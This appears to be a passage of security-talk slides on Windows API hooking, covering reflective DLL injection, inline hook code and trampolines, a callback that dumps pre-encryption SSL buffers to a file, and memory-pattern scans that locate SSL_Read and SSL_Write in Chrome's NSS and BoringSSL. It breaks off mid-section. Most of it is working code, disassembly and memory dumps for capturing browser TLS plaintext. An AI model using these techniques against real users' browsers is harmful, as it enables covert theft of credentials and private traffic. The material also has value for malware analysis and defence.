
```
// uiValueA = the VA of our newly loaded DLL/EXE's entry point
uiValueA = ( uiBaseAddress + ((PIMAGE_NT_HEADERS)uiHeaderValue)->OptionalHeader.AddressOfEntryPoint );

// We must flush the instruction cache to avoid stale code being used which was updated by our relocation processing.
pMntFlushInstructionCache( (HANDLE)-1, NULL, 0 );

// call our respective entry point, fudging our hInstance value
#ifdef REFLECTIVEDLLINJECTION_VIA_LOADREMOTE LIBRARYR
// if we are injecting a DLL via LoadRemoteLibraryR we call DllMain and pass in our parameter (via the DllMain lpReserved
((DLLMAIN)uiValueA)( (HINSTANCE)uiBaseAddress, DLL_PROCESS_ATTACH, lpParameter );
#else
// if we are injecting an DLL via a stub we call DllMain with no parameter
((DLLMAIN)uiValueA)( (HINSTANCE)uiBaseAddress, DLL_PROCESS_ATTACH, NULL );
#endif
```



# API Hooking





# API Hooking

1. Find function address
2. Place a “call” instruction
3. Call a generic hook function instead
4. Restore original bytes
5. Call a callback function
6. Call original function
7. Save network traffic data
8. Restore hook



# API Hooking

Normal function code:

```
75E26F01  BBFF          MOV EDI,EDI
75E26F03  55           PUSH EBP
75E26F04  8BEC        MOV EBP,ESP
75E26F06  83EC 10     SUB ESP,10
75E26F09  56         PUSH ESI
75E26F0A  57         PUSH EDI
75E26F0B  33FF        XOR EDI,EDI
75E26F0D  813D 4870E475 292EE275  CMP DWORD PTR DS:[75E47048],WS2_32.75E22E29
75E26F17  75 7B      JNZ SHORT WS2_32.75E26F94
75E26F19  393D 7070E475    CMP DWORD PTR DS:[75E47070],EDI
75E26F1F  74 73      JE SHORT WS2_32.75E26F94
```

Hooked function code:

```
75E26F01  E8 DAD7E88F  CALL 05CB46E0
75E26F06  83EC 10     SUB ESP,10
75E26F09  56         PUSH ESI
75E26F0A  57         PUSH EDI
75E26F0B  33FF        XOR EDI,EDI
75E26F0D  813D 4870E475 292EE275  CMP DWORD PTR DS:[75E47048],WS2_32.75E22E29
75E26F17  75 7B      JNZ SHORT WS2_32.75E26F94
75E26F19  393D 7070E475    CMP DWORD PTR DS:[75E47070],EDI
75E26F1F  74 73      JE SHORT WS2_32.75E26F94
```



# API Hooking details

Place hook:

```
// Create CALL
call = 0xFFFFFFFF - ((DWORD)pHook->m_OriginalAddress + 4 - (DWORD)Hook);

// Place a CALL (not a JMP)
pHook->m_CallBytes[0] = (char)0xE8;
memcpy(&pHook->m_CallBytes[1], &call, 4);

// Set page permissions
VirtualProtect(pHook->m_OriginalAddress, 4096, PAGE_EXECUTE_READWRITE, &oldP);

// Copy original bytes
memcpy(pHook->m_OriginalBytes, pHook->m_OriginalAddress, REPLACE_BYTES);

// Set hook
memcpy(pHook->m_OriginalAddress, pHook->m_CallBytes, REPLACE_BYTES);
FlushInstructionCache(GetCurrentProcess(), pHook->m_OriginalAddress, REPLACE_BYTES);
```



# API Hooking details

Get hook information:

```
7 extern "C" __declspec(naked) void Hook()  
8 {  
9     __asm  
10    {  
11        // Get hooked function address  
12  
13        mov EAX, [ESP] // Get EIP_CALLING  
14        sub EAX, 5     // Sizeof call  
15  
16        // Get and parse HookStruct  
17  
18        push EAX // Function parameter  
19        call Hooker::GetHookStructByOriginalAddress // Call function  
20        add ESP, 4 // Clean stack (cdecl)  
21  
22        push EAX // Backup register  
23  
24        // Get data from HookStruct  
25  
26        mov EDX, [EAX + 4] // EDX == m_OriginalAddress  
27        add EAX, 8 // EAX == m_OriginalBytes
```

```
16 // Structure to save all hook info  
17  
18 struct HookStruct  
19 {  
20     void *m_CallbackAddress;  
21     void *m_OriginalAddress;  
22     unsigned char m_OriginalBytes[REPLACE_BYTES];  
23     unsigned char m_CallBytes[REPLACE_BYTES];  
24 };
```



# API Hooking details

Place hook:

```
// Restore bytes

push REPLACE_BYTES           // REPLACE_BYTES
push EAX                     // m_OriginalBytes
push EDX                     // m_OriginalAddress
call DWORD PTR memcpy       // _cdecl memcpy(m_OriginalAddress, m_OriginalBytes, REPLACE_BYTES)
add ESP, 0xC                 // Clean stack

pop EAX                      // Restore register
push EAX                     // Backup register
```

```
// Flush instruction cache

push REPLACE_BYTES           // REPLACE_BYTES
mov EDX, [EAX + 4]           // EDX == m_OriginalAddress
push EDX                     // m_OriginalAddress
push 0xFFFFFFFF              // hProcess (process handle) - current process (-1)
call DWORD PTR [FlushInstructionCache] // FlushInstructionCache(-1, m_OriginalAddress, REPLACE_BYTES)

pop EAX                      // Restore register

// Call callback function

add ESP, 4                   // "Remove" EIP_Calling from stack
mov EDX, [EAX]               // Get callback pointer
jmp EDX                       // Jump to callback function
```





# API Hooking details

Callback function:

```
167 // SslEncryptPacket
168
169 LONG __stdcall SslEncryptPacket_Callback(ULONG_PTR hSslProvider, ULONG_PTR hKey, PBYTE *pbInput, DWORD cbInput, PBYTE pbOutput, DWORD cbOutput,
    ULONGLONG SequenceNumber, DWORD dwContentType, DWORD dwFlags)
170 {
171     LONG res;
172
173     // Do things
174
175     if(FunctionFlow::CheckFlag() == FALSE)
176     {
177         if(pbInput != NULL && cbInput > 0)
178         {
179             Utils::WriteToTempFile("SslEncryptPacket.txt", (char *)pbInput, cbInput);
180         }
181     }
182
183     // Call original function
184
185     res = SslEncryptPacket_Original(hSslProvider, hKey, pbInput, cbInput, pbOutput, cbOutput, pcbResult, SequenceNumber, dwContentType, dwFlags)
186
187     FunctionFlow::UnCheckFlag();
188     Hooker::RestoreHook((void *)SslEncryptPacket_Callback);
189
190     return res;
191 }
```



# Hooking Chrome NSS

```
2858. static PRStatus
2859. ssl_InitIOLayer(void)
2860. {
2861.     ssl_layer_id = PR_GetUniqueIdentity("SSL");
2862.     ssl_SetupIOMethods();
2863.     ssl_initied = PR_TRUE;
2864.     return PR_SUCCESS;
2865. }
```

```
2773. static const PRIOMethods ssl_methods = {
2774.     PR_DESC_LAYERED,
2775.     ssl_Close,          /* close    */
2776.     ssl_Read,          /* read    */
2777.     ssl_Write,         /* write   */
2778.     ssl_Available,     /* available */
2779.     ssl_Available64,   /* available64 */
2780.     ssl_FSync,         /* fsync   */
2781.     ssl_Seek,          /* seek    */
2782.     ssl_Seek64,        /* seek64  */
2783.     ssl_FileInfo,      /* fileInfo */
2784.     ssl_FileInfo64,    /* fileInfo64 */
2785.     ssl_WriteV,        /* writev  */
2786.     ssl_Connect,       /* connect */

```

```
2815. static void
2816. ssl_SetupIOMethods(void)
2817. {
2818.     PRIOMethods *new_methods = &combined_methods;
2819.     const PRIOMethods *nspr_methods = PR_GetDefaultIOMethods();
2820.     const PRIOMethods *my_methods = &ssl_methods;
2821.
2822.     *new_methods = *nspr_methods;
2823.
2824.     new_methods->file_type = my_methods->file_type;
2825.     new_methods->close = my_methods->close;
2826.     new_methods->read = my_methods->read;
2827.     new_methods->write = my_methods->write;

```

/net/third\_party/nss/ssl/sslsock.c

# Hooking Chrome NSS

```

2773. static const PRIOMethods ssl_methods = {
2774.     PR_DESC_LAYERED,
2775.     ssl_Close,          /* close */
2776.     ssl_Read,          /* read */
2777.     ssl_Write,         /* write */
2778.     ssl_Available,     /* available */
2779.     ssl_Available64,   /* available64 */
2780.     ssl_FSync,         /* fsync */
2781.     ssl_Seek,          /* seek */
2782.     ssl_Seek64,        /* seek64 */
2783.     ssl_FileInfo,      /* fileInfo */
2784.     ssl_FileInfo64,    /* fileInfo64 */
2785.     ssl_WriteV,        /* writev */
2786.     ssl_Connect,       /* connect */

```

```

0E247829 33C0          XOR EAX,EAX
0E24782B 8937          MOV DWORD PTR DS:[EDI],ESI
0E24782D ^EB EE        JMP SHORT chrome_1.0E24781D
0E24782F 68 50B6740E  PUSH chrome_1.0F74B650  ASCII "SSL"
0E247834 E8 40F6FFFF  CALL chrome_1.0E246E79
0E247839 59           POP ECX
0E24783A A3 6408CE0F  MOV DWORD PTR DS:[F82B2300],EAX
0E24783F E8 0D000000  CALL chrome_1.0E247851
0E247844 C705 6008CE0E 01000000  MOV DWORD PTR DS:[F82B2304],4
0E24784E 33C0          XOR EAX,EAX
0E247850 C3           RETN

```

```

0E247851 56           PUSH ESI
0E247852 57           PUSH EDI
0E247853 E8 10010000  CALL chrome_1.0E247975
0E247858 8BF0        MOV ESI,EAX
0E24785A BF 7808CE0E  MOV EDI,chrome_1.0FCE0878
0E24785F A1 24B2820E  MOV EAX,DWORD PTR DS:[F82B224]
0E247864 6A 24       PUSH 24
0E247866 59           POP ECX
0E247867 F3:AS      REP MOVS DWORD PTR ES:[EDI],DWORD P
0E247869 A3 7C08CE0E  MOV DWORD PTR DS:[FCE087C],EAX
0E24786E A1 28B2820E  MOV EAX,DWORD PTR DS:[F82B228]
0E247873 A3 8008CE0E  MOV DWORD PTR DS:[FCE0880],EAX
0E247878 A1 2CB2820E  MOV EAX,DWORD PTR DS:[F82B22C]
0E24787D A3 8408CE0E  MOV DWORD PTR DS:[FCE0884],EAX
0E247882 A1 30B2820E  MOV EAX,DWORD PTR DS:[F82B230]
0E247887 A3 8808CE0E  MOV DWORD PTR DS:[FCE0888],EAX
0E24788C A1 34B2820E  MOV EAX,DWORD PTR DS:[F82B234]
0E247891 A3 8C08CE0E  MOV DWORD PTR DS:[FCE088C],EAX
0E247896 A1 38B2820E  MOV EAX,DWORD PTR DS:[F82B238]
0E24789B A3 9008CE0E  MOV DWORD PTR DS:[FCE0890],EAX
0E2478A0 A1 3CB2820E  MOV EAX,DWORD PTR DS:[F82B23C]
0E2478A5 A3 9408CE0E  MOV DWORD PTR DS:[FCE0894],EAX
0E2478AA A1 40B2820E  MOV EAX,DWORD PTR DS:[F82B240]
0E2478AF A3 9808CE0E  MOV DWORD PTR DS:[FCE0898],EAX
0E2478B4 A1 44B2820E  MOV EAX,DWORD PTR DS:[F82B244]
0E2478B9 A3 9C08CE0E  MOV DWORD PTR DS:[FCE089C],EAX
0E2478BE A1 48B2820E  MOV EAX,DWORD PTR DS:[F82B248]
0E2478C3 A3 A008CE0E  MOV DWORD PTR DS:[FCE08A0],EAX
0E2478C8 A1 4CB2820E  MOV EAX,DWORD PTR DS:[F82B24C]
0E2478CD A3 A408CE0E  MOV DWORD PTR DS:[FCE08A4],EAX
0E2478D2 A1 50B2820E  MOV EAX,DWORD PTR DS:[F82B250]
0E2478D7 A3 A808CE0E  MOV DWORD PTR DS:[FCE08A8],EAX
0E2478DC A1 54B2820E  MOV EAX,DWORD PTR DS:[F82B254]
0E2478E1 A3 AC08CE0E  MOV DWORD PTR DS:[FCE08AC],EAX
0E2478E6 A1 58B2820E  MOV EAX,DWORD PTR DS:[F82B258]
0E2478EB A3 B008CE0E  MOV DWORD PTR DS:[FCE08B0],EAX
0E2478F0 A1 5CB2820E  MOV EAX,DWORD PTR DS:[F82B25C]
0E2478F5 A3 B408CE0E  MOV DWORD PTR DS:[FCE08B4],EAX
0E2478FA A1 60B2820E  MOV EAX,DWORD PTR DS:[F82B260]
0E2478FF A3 B808CE0E  MOV DWORD PTR DS:[FCE08B8],EAX
0E247904 A1 64B2820E  MOV EAX,DWORD PTR DS:[F82B264]
0E247909 A3 BC08CE0E  MOV DWORD PTR DS:[FCE08BC],EAX
0E24790E A1 68B2820E  MOV EAX,DWORD PTR DS:[F82B268]
0E247913 A3 C008CE0E  MOV DWORD PTR DS:[FCE08C0],EAX
0E247918 A1 6CB2820E  MOV EAX,DWORD PTR DS:[F82B26C]
0E24791D A3 C408CE0E  MOV DWORD PTR DS:[FCE08C4],EAX
0E247922 A1 70B2820E  MOV EAX,DWORD PTR DS:[F82B270]
0E247927 A3 C808CE0E  MOV DWORD PTR DS:[FCE08C8],EAX
0E24792C A1 74B2820E  MOV EAX,DWORD PTR DS:[F82B274]
0E247931 A3 CC08CE0E  MOV DWORD PTR DS:[FCE08CC],EAX
0E247936 A1 78B2820E  MOV EAX,DWORD PTR DS:[F82B278]
0E24793B A3 D008CE0E  MOV DWORD PTR DS:[FCE08D0],EAX
0E247940 A1 7CB2820E  MOV EAX,DWORD PTR DS:[F82B27C]
0E247945 A3 D408CE0E  MOV DWORD PTR DS:[FCE08D4],EAX
0E24794A A1 80B2820E  MOV EAX,DWORD PTR DS:[F82B280]
0E24794F A3 D808CE0E  MOV DWORD PTR DS:[FCE08D8],EAX
0E247954 A1 84B2820E  MOV EAX,DWORD PTR DS:[F82B284]
0E247959 A3 DC08CE0E  MOV DWORD PTR DS:[FCE08DC],EAX
0E24795E A1 88B2820E  MOV EAX,DWORD PTR DS:[F82B288]
0E247963 5F           POP EDI
0E247964 C705 7808CE0E 04000000  MOV DWORD PTR DS:[FCE0878],4
0E24796E A3 F008CE0E  MOV DWORD PTR DS:[FCE08F0],EAX
0E247973 5E           POP ESI
0E247974 C3           RETN

```

# Hooking Chrome NSS

```
unsigned char SSL_string[] = {'S', 'S', 'L', 0x00, 'A', 'E', 'S'}; // SSL\0
unsigned char PSH_string[] = {0x68, 0x00, 0x00, 0x00, 0x00}; // push SSL
unsigned char MOV_string[] = {0x4, 0x0, 0x0, 0x0}; // mov OFFSET, 4

// Get sections

rdata = Process::GetModuleSection("chrome.dll", ".rdata");
text = Process::GetModuleSection("chrome.dll", ".text");
```

## Initialization data

1. Find SSL string
2. Find push SSL
3. Find MOV [x], 4
4. Get pointers

```
// Search memory

DWORD pSSL = Process::SearchMemory((void *)rdata.dwStartAddress, rdata.dwSize, (void *)SSL_string, 7);

memcpy(PSH_string + 1, &pSSL, 4);

DWORD pPSH = Process::SearchMemory((void *)text.dwStartAddress, text.dwSize, (void *)PSH_string, 5);

DWORD pMOV = Process::SearchMemory((void *)pPSH, 5000, (void *)MOV_string, 4) - 4;

// Get function addresses from structure

DWORD dwStruct = *(DWORD *)pMOV;
DWORD pfSSL_Read = *(DWORD *)(dwStruct + 0x8);
DWORD pfSSL_Write = *(DWORD *)(dwStruct + 0xC);

// Add hooks

SSL_Read_Original = (SSL_Read_Typedef)pfSSL_Read;
SSL_Write_Original = (SSL_Write_Typedef)pfSSL_Write;

Hooker::AddHook("chrome.dll", (void *)pfSSL_Read, (void *)SSL_Read_Callback);
Hooker::AddHook("chrome.dll", (void *)pfSSL_Write, (void *)SSL_Write_Callback);
```



# Hooking Chrome BoringSSL

```
299. /* OPENSLL_PUT_ERROR is used by OpenSSL code to add an error to the error
300.  * queue. */
301. #define OPENSLL_PUT_ERROR(library, func, reason)
302.  ERR_put_error(ERR_LIB_##library, library##_F_##func, reason, __FILE__, \
303.  __LINE__)
```

```
877. int SSL_read(SSL *s, void *buf, int num) {
878.  if (s->handshake_func == 0) {
879.  OPENSLL_PUT_ERROR(SSL, SSL_read, SSL_R_UNINITIALIZED);
880.  return -1;
881.  }
882.
883.  if (s->shutdown & SSL_RECEIVED_SHUTDOWN) {
884.  s->rwstate = SSL_NOTHING;
885.  return 0;
886.  }
887.
888.  ERR_clear_system_error();
889.  return s->method->ssl_read_app_data(s, buf, num, 0);
890. }
```

/ssl/ssl\_lib.c

Filename is included in binary.

```
906. int SSL_write(SSL *s, const void *buf, int num) {
907.  if (s->handshake_func == 0) {
908.  OPENSLL_PUT_ERROR(SSL, SSL_write, SSL_R_UNINITIALIZED);
909.  return -1;
910.  }
911.
912.  if (s->shutdown & SSL_SENT_SHUTDOWN) {
913.  s->rwstate = SSL_NOTHING;
914.  OPENSLL_PUT_ERROR(SSL, SSL_write, SSL_R_PROTOCOL_IS_SHUTDOWN);
915.  return -1;
916.  }
917.
918.  ERR_clear_system_error();
919.  return s->method->ssl_write_app_data(s, buf, num);
920. }
```

# Hooking Chrome BoringSSL

```

0E41C9EA 55          PUSH EBP
0E41C9EB 8BEC       MOV EBP,ESP
0E41C9ED 8B4D 08    MOV ECX,DWORD PTR SS:[EBP+8]
0E41C9F0 8379 24 00 CMP DWORD PTR DS:[ECX+24],0
0E41C9F4 75 23     JNZ SHORT chrome_1.0E41CA19
0E41C9F6 68 9E030000 PUSH 39E
0E41C9FB 68 C09A800E PUSH chrome_1.0F8A9AC0 ASCII "c:\build\slave\win\build\src\third_party\
0E41CA00 68 F4000000 PUSH 0F4
0E41CA05 68 82000000 PUSH 82
0E41CA0A 6A 10     PUSH 10
0E41CA0C E8 C6D4FEFF CALL chrome_1.0E409ED7
0E41CA11 83C4 14   ADD ESP,14
0E41CA14 83C8 FF   OR EAX,FFFFFFFF
0E41CA17 5D       POP EBP
0E41CA18 C3       RETN
    
```

```

0E41C1F8 55          PUSH EBP
0E41C1F9 8BEC       MOV EBP,ESP
0E41C1FB 8B4D 08    MOV ECX,DWORD PTR SS:[EBP+8]
0E41C1FE 8379 24 00 CMP DWORD PTR DS:[ECX+24],0
0E41C202 75 23     JNZ SHORT chrome_1.0E41C227
0E41C204 68 B9030000 PUSH 3B9
0E41C209 68 C09A800E PUSH chrome_1.0F8A9AC0 ASCII "c:\build\slave\win\build\sr
0E41C20E 68 F4000000 PUSH 0F4
0E41C213 68 94000000 PUSH 94
0E41C218 6A 10     PUSH 10
0E41C21A E8 B8DCFEFF CALL chrome_1.0E409ED7
0E41C21F 83C4 14   ADD ESP,14
0E41C222 83C8 FF   OR EAX,FFFFFFFF
0E41C225 5D       POP EBP
0E41C226 C3       RETN
    
```

Find 15<sup>th</sup> and 17<sup>th</sup> occurrence.

Memory map

Address	Size	Owner	Section	Contains	Type	Access	Initial	Map
0C41E000	00002000			stack of th	Priv	RW	Guar	RW
0C450000	00401000				Map	RW		RW
0D0E0000	00401000				Map	RW		RW
0D68D000	00002000			stack of th	Priv	RW	Guar	RW
0D68F000	00001000				Map	RW		RW
0D690000	00401000				Map	RW		RW
0E0F0000	00001000	chrome_1	PE header		Imag	R		RWE
0E0F1000	01704000	chrome_1	code		Imag	R E		RWE
0F7F5000	005C1000	chrome_1	.rdata	imports,exp	Imag	R		RWE
0FDB6000	00000000	chrome_1	.data	data	Imag	RW	Copy	RWE
0FE36000	00001000	chrome_1	.tls		Imag	RW		RWE
0FE37000	00001000	chrome_1	.syaygy		Imag	R		RWE
0FE38000	0002B000	chrome_1	.rsrc	resources	Imag	R		RWE
0FE63000	000FA000	chrome_1	.reloc	relocations	Imag	R		RWE
0FFE0000	01064000				Map	R		R
3FFE0000	00001000				Priv	RWE		RWE
3FFF0000	00001000				Priv	RWE		RWE
SDA40000	00001000	DPAPI	PE header		Imag	R E		RWE
SDA41000	00002000	DPAPI	.text	code,export	Imag	R E		RWE
SDA43000	00001000	DPAPI	.data	data	Imag	RW		RWE
SDA44000	00001000	DPAPI	.idata	imports	Imag	R		RWE
SDA45000	00001000	DPAPI	.didat		Imag	R		RWE
SDA46000	00001000	DPAPI	.rsrc	resources	Imag	R		RWE
SDA47000	00001000	DPAPI	.reloc	relocations	Imag	R		RWE
FF400000	00001000	DPAPI	PE header		Imag	R E		RWE

Dump - chrome\_1:rdata 0F7F5000.0FDB5FFF

0F8A9A54	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0F8A9A64	30 22 41 0E	F7 9F 24 0E	3C DA 41 0E	BB F2 40 0E	07 8E 33 0E	07 8E 33 0E	07 8E 33 0E	07 8E 33 0E	07 8E 33 0E
0F8A9A74	7C C2 41 0E	02 3D 52 0E	FA F2 40 0E	57 F9 24 0E	17 8E 33 0E	17 8E 33 0E	17 8E 33 0E	17 8E 33 0E	17 8E 33 0E
0F8A9A84	6F C9 24 0E	1E DC 24 0E	50 BA 24 0E	B3 F3 40 0E	0F 8E 33 0E	0F 8E 33 0E	0F 8E 33 0E	0F 8E 33 0E	0F 8E 33 0E
0F8A9A94	40 88 24 0E	58 FE 40 0E	03 F2 40 0E	BD 6D 24 0E	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0F8A9AA4	69 6E 24 0E	09 EC 40 0E	FA ED 40 0E	04 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0F8A9AB4	15 B2 24 0E	0A B2 24 0E	00 00 00 00	63 3A 5C 62	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0F8A9AC4	5C 62 75 69	6C 64 5C 73	6C 61 76 65	5C 77 69 6E	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0F8A9AD4	5C 62 75 69	6C 64 5C 73	72 63 5C 74	68 69 72 64	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0F8A9AE4	5F 70 61 72	74 79 5C 62	6F 72 69 6E	67 73 79 6D	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0F8A9AF4	5C 73 72 63	5C 73 73 6C	5C 73 73 6C	5F 6C 69 6D	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0F8A9B04	2E 63 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0F8A9B14	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0F8A9B24	21 61 4E 55	4C 4C 3A 21	55 4E 55 4C	4C 3A 21 53	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0F8A9B34	53 4C 76 32	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0F8A9B44	5C 62 75 69	6C 64 5C 73	6C 61 76 65	5C 77 69 6E	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0F8A9B54	5C 62 75 69	6C 64 5C 73	72 63 5C 74	68 69 72 64	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0F8A9B64	5F 70 61 72	74 79 5C 62	6F 72 69 6E	67 73 79 6D	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0F8A9B74	5C 73 72 63	5C 73 73 6C	5C 73 73 6C	5F 6C 69 6D	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
0F8A9B84	74 2E 63 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00

631E9000	00004000	Mpc	.idata	imports	Imag	R		RWE
631E0000	00001000	Mpc	.didat	data	Imag	RW		RWE
631E0000	00001000	Mpc	.tls		Imag	RW		RWE
631E0000	00009000	Mpc	.rsrc	resources	Imag	R		RWE
631E8000	00028000	Mpc	.reloc	relocations	Imag	R		RWE
64950000	00001000	nscms		PE header	Imag	R		RWE
64951000	00065000	nscms	.text	code,export	Imag	R E		RWE
649B6000	00001000	nscms	.data	data	Imag	RW		RWE
649B7000	00002000	nscms	.idata	imports	Imag	R		RWE
649B9000	00001000	nscms	.didat		Imag	R		RWE
649BA000	00011000	nscms	.rsrc	resources	Imag	R		RWE
649CB000	00004000	nscms	.reloc	relocations	Imag	R		RWE
64D40000	00001000	wevtapi		PE header	Imag	R		RWE
64D41000	00044000	wevtapi	.text	code,export	Imag	R E		RWE
64D85000	00002000	wevtapi	.data	data	Imag	RW		RWE
64D87000	00002000	wevtapi	.idata	imports	Imag	R		RWE
64D89000	00001000	wevtapi	.didat		Imag	R		RWE
64D8A000	00002000	wevtapi	.rsrc	resources	Imag	R		RWE

# Hooking Chrome BoringSSL

```
unsigned char PSH_string[] = {0x68, 0x00, 0x00, 0x00, 0x00}; // push SSL_string
unsigned char SSL_string[] = "c:\\b\\build\\slave\\win\\build\\src\\third_party\\boringssl\\src\\ssl\\ssl_lib.c";
const unsigned int nBytesBeforeRead = 17;
const unsigned int nBytesBeforeWrite = 17;
const unsigned int READ_IND = 17;
const unsigned int WRITE_IND = 15;

// Get sections

rdata = Process::GetModuleSection("chrome.dll", ".rdata");
text = Process::GetModuleSection("chrome.dll", ".text");
```

## Initialization

1. Search string
2. Search PUSH
3. Find 15<sup>th</sup> PUSH
4. Find 17<sup>th</sup> PUSH
5. Go back 17 bytes

```
// Search memory

